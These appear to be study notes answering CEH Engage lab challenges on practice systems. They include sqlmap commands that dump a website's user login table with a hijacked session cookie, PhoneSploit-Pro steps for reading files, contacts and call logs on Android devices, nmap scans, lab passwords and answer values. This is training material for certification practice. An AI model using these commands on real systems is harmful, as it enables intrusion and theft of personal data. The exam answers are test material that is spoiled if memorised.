Perform a SQL Injection attack on www.moviescope.com and find out the number of users available in the database. (Format: N)

Answer:

1. Firefox -> www.moviescope.com -> login page
2. in CEH engage 2 , we found credentials using wireshark file (kety/apple)
3. login -> inspect element (Q)
4. console -> document.cookie (copy it)
5. go to *view profile* on the website and copy the URL
6. terminal
7. sqlmap -u <http://www.moviescope.com/viewprofile.aspx?id=3> --cookie="[cookie value]" --dbs
8. sqlmap -u <http://www.moviescope.com/viewprofile.aspx?id=3> --cookie="[cookie value]" -D moviescope --tables
9. sqlmap -u <http://www.moviescope.com/viewprofile.aspx?id=3> --cookie="[cookie value]" -D moviescope -T User_Login --dump
10. 5

Challenge 15:

Perform a SQL Injection vulnerability scan on the target website www.moviescope.com and determine the WASC ID for SQL Injection (Format: NN)

Answer: WASC ID can be found only in ZAPROXY (oswap zap)

1. terminal -> sudo su -> zaproxy
2. automated scan -> www.moviescope.com
3. Alerts -> SQL injection
4. CWE ID = 89, WASC ID =19

CEH ENGAGE 4

Challenge 1:

An employee's mobile device within CEHORG has been compromised, leading to an encrypted message BCtetx.txt being placed on the Android operating system. The password needed to decrypt the file is saved on EH-workstation-1. As an ethical hacker, your task is to decrypt the file using the password and input the extracted information. (note: the password file pawnd.txt is stored in documents folder). (Format: *aaaaAN*NaN)

Answer: Parrot

1. nmap -sC -sV -A -T4 192.168.10.0/24 -> android device ip =192.168.10.121
2. terminal -> sudo su -> PhoneSploit-Pro
3. python3 phonesploitpro.py -> Y
4. 1 -> 192.168.10.121
5. 14 -> cd sdcard -> ls -> cd Downloads -> ls -> cat BCtetx.txt -> /home/attacker/Desktop
6. Places -> network -> smb://172.25.0.11 (Windows)
7. place the file there
8. go to CEH tools/Mod20/Cryptograpghy tools/BCtextEncoder/BCtextEncoder.exe
9. open applications -> files -> open BCtextx.txt
10. use the password from pawnd.txt

11. CryptD3C0d3

Challenge 2:

A compromised Android device is suspected of containing malicious applications. As an ethical hacker, you are tasked with identifying and extracting all installed APK files. Within these APKs, you must locate and extract a specific CRC value ends with "614c" . This CRC value is believed to be a crucial component of a larger security breach investigation. Determine the complete CRC value as answer. (Format: NNaaNNNa)

Answer:

1. terminal -> sudo su -> cd PhoneSploit-Pro
2. python3 phonesploitpro.py
3. 1 -> 192.168.10.121
4. 36 -> 1 -> 2 (com.cxinventor.file.explorer)
5. terminal -> crc32 com_cxinventor_file_explorer.apk
6. 53ac614c

Challenge 3:

A ZIP archive encompassing redundant images of a physical signature has been compromised signature.zip and stored in Documents folder of EH Workstation-1 machine. Your role as an ethical hacker involves a forensic examination of the archive's contents to pinpoint the image file associated with an MD5 hash value ends with sequence "24CCB". Determine the original signature file name as answer. (Format: aN*aaa)

Answer:

1. go to documents -> unzip the file
2. firefox -> <https://gchq.github.io/CyberChef>
3. Search for md5 & drag to receipe
4. uploads files one by one & check the output with 'CCB' ending
5. k4.png

Challenge 4:

As a cybersecurity analyst, you are investigating a potential phishing campaign targeting Ruby, an employee at a local tech company. You have access to Ruby's call log from the past few days, stored on an Android device within the target subnet 192.168.10.0/24. Identify the call in the log that is most likely a phishing attempt and provide the suspected phone number. (Format: +N (NNN) NNN-NNNN)

Answer:

1. nmap -A -sC- sV -T4 192.168.10.0/24
2. ip = 192.168.10.122
3. terminal -> sudo su -> cd PhoneSploit-Pro
4. python3 phonesploitpro.py -> Y -> 1 -> enter ip
5. 14 -> cd sdcard/Calls/ls
6. 8 -> /sdcard/Calls/call_log_dump.log.txt
7. /home/attacker/Desktop -> Y
8. Look for a call chat like: " Hi maam , call from bank , please verify you SSN number"
9. +1 (555) 678-9012

Challenge 5:

An employee's mobile device has reportedly been compromised and is suspected of being used to launch a Denial of Service (DoS) attack against one of the company's internal servers. Your assignment is to conduct a thorough analysis of the network capture file "And_Dos.pcapng" located in the Documents directory of EH workstation-2 machine and identify the severity level/potential impact of the attack performed. (perform deep down Expert Info analysis). (Format: Aaaaaaa)

Answer: Parrot

1. Applications -> pentestingtools ->information gathering -> wireshark
2. toor -> file -> open -> home/attacker/Document/ And_Dos.pcapng
3. Analyze tab -> Expert Info
4. Look under Severity : **WARNING**

Challenge 6:

CEHORG manages multiple IoT devices and sensors to oversee its supply chain fleet. You are tasked with examining the file "MQTT.pcapng," located in the Home directory of the EH Workstation - 2 machine. Analyze the packet containing the "High_humidity" message and determine the alert percentage specified in the message. (Format: NN)

Answer:

parrot:

1. Applications -> pentestingtools -> information gathering -> wireshark
2. toor -> file -> open -> home/attacker/Document/ MQTT.pcapng
3. filter = mqtt -> enter
4. Look at the packet with "Publish Message [High Humidity]"
5. Check under " MQ Telemetry Info", click on the message
6. Scroll right on the Hex Message tab to find message content = **50**

Challenge 7:

An attacker had sent a file crypt-128-06encr.hex containing ransom file password, which is located in documents folder of EH-workstation-2. You are assigned a task to decrypt the file using cryp tool. Perform cryptanalysis, Identify the algorithm used for file encryption and hidden text. Note: check filename for key length and hex characters. (Format: Aaaaaaa/**aa**aA*a)

Answer:

key length = 128

hex characters = 06 06 06 06 06 06 06 06 06

1. Transfer the file to windows
2. Desktop search -> cryp tool
3. file -> open -> all files -> open the hash file
4. Encrypt/Decrypt -> symmetric (Modern) -> Further algorithms -> TwoFish
5. Enter Key length and hex characters -> @!ph@|te*t

Challenge 8:

A VeraCrypt volume file "MyVeracrypt" is stored on the Document folder of the EH Workstation – 1 machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume folder. (Hint: Password: veratest). (Format: N)

Answer:

We have to find the number of files inside the file in the volume (i.e Volume ->folder-> files)

Windows:

1. Desktop search -> Veracrypt
2. Volume -> select file -> Documents/MyVeracrypt
3. Choose drive: A -> mount (try all just in case)
4. Enter password: veratest
5. go to file explorer -> A: -> sl -> 4 files

Challenge 9:

An ex-employee of CEHORG is suspected of performing an insider attack. You are assigned a task to retrieve the contacts dump from the employee's Android phone. Using PhoneSploit, find the country code of the contact named "Maddy." (Note: Use option 'N' in PhoneSploit for next page.). (Format: NN)

Answer:

1. Parrot -> Terminal -> sudo su -> cd PhoneSploit-Pro
2. python3 phonesploitpro.py -> Y
3. 1 -> 192.168.10.121
4. N -> N -> 34 (Dump all contacts)
5. /home/attacker/Desktop
6. go to text file and search for Maddy
7. 61

Challenge 10:

CEHORG manages multiple IoT devices and sensors to oversee its supply chain fleet. You are tasked with examining the file "MQTT.pcapng," located in the Home directory of the EH Workstation - 2 machine. Analyze the packet containing the "High_temperature" message and determine the topic length . (Format: NN)

Answer;

1. Applications -> pentestingtools -> information gathering -> wireshark
2. toor -> file -> open -> home/attacker/Document/ MQTT.pcapng
3. filter = mqtt -> enter
4. Look at the packet with "Publish Message [High Temperature]"
5. Check under " MQ Telemetry Info", click on the message
6. Topic Length = 16

Challenge 11:

An ex-employee of CEHORG is suspected to be performing insider attack. You are assigned a task to attain KEYCODE-5 used in the employees' mobile phone. Note: use option N in PhoneSploit for next page. (Format: Aaaaa*Aaaaaa)

Answer:

1. Parrot -> Terminal -> sudo su -> cd PhoneSploit-Pro
2. python3 phonesploitpro.py -> Y
3. 1 -> 192.168.10.121
4. N -> N -> 39 (use Key codes)
5. It opens a new tab/page/window, look at the options on top . no need to interact.
6. 5. Power Button

Challenge 12:

An employee in CEHORG has secretly acquired Confidential access ID through an application from the company. He has saved this information on the Music folder of his Android mobile phone. You have been assigned a task as an ethical hacker to access the file and delete it covertly. Enter the account information present in the file. Note: Only provide the numeric values in the answer field. (Format: NNNNNNNN)

Answer:

1. Parrot -> Terminal -> sudo su -> cd PhoneSploit-Pro
2. python3 phonesploitpro.py -> Y
3. 1 -> 192.168.10.121
4. 14 -> cd sdcard -> cd Music -> ls -> cat confidential.txt
5. 80099889

Challenge 13:

An attacker has hacked an employee's Android device at CEHORG and initiated a LOIC attack from the device. As an ethical hacker, you have obtained a screenshot of the attack using a background application. Retrieve the screenshot of the attack using PhoneSploit from the compromised mobile device and determine the number of HTTP packets sent per second. (Format: NN)

Answer:

Parrot

1. Parrot -> Terminal -> sudo su -> cd PhoneSploit-Pro
2. python3 phonesploitpro.py -> Y
3. 1 -> 192.168.10.121
4. 14 -> cd sdcard -> cd Music -> ls (note the screenshot file)
5. 8 -> sdcard/Music/2024-09-11_11-52-05.png (keep doing this until it downloads)
6. open png file and zoom to see what's written.
7. on the bottom number: Packets sent = 34 , Packets/sec =23

Challenge 14:

You have received a folder named "Archive" from a vendor. You suspect that someone might have tampered with the files during transmission. The Original hashes of the files have been sent by the sender separately and are stored in a file named FileHashes.txt stored in the Document folder in the "EH Workstation – 2" machine. Your task is to check the integrity of the files by comparing the MD5 hashes. Compare the hash values and determine the file name that has been tampered with. Note: Exclude the file extension in the answer field. The answer is case-sensitive. (Format: Aaaaaa)

Answer:

1. Parrot -> Open Documents -> see if "Archive" folder is there or search
2. open archive and filehashes.txt
3. firefox -> gchq.github.io/CyberChef
4. drag Md5 -> open all 3 files in the browser in individually
5. compare with filehashes.txt
6. Quotes has been trampered (different hash)

Challenge 15:

A VeraCrypt volume file "secret" is stored on the Document folder in the EH Workstation – 2 machine. You are an ethical hacker working with CEHORG; you have been tasked to decrypt the encrypted volume and determine the number of files stored in the volume. (Hint: Password: test). (Format: N)

Answer:

Parrot:-

1. Places -> Network -> smb://172.25.0.11 (Admin/Pa\$\$w0rd)
2. copy "secret" from documents and paste it to CEH Tools
3. Windows:
4. Desktop search VeraCrypt -> Volume Tab
5. select file -> CEHTools/ Secret
6. Select drive :A -> Mount (try all just in case)
7. password:test
8. open file explorer -> A:/ -> 6 files

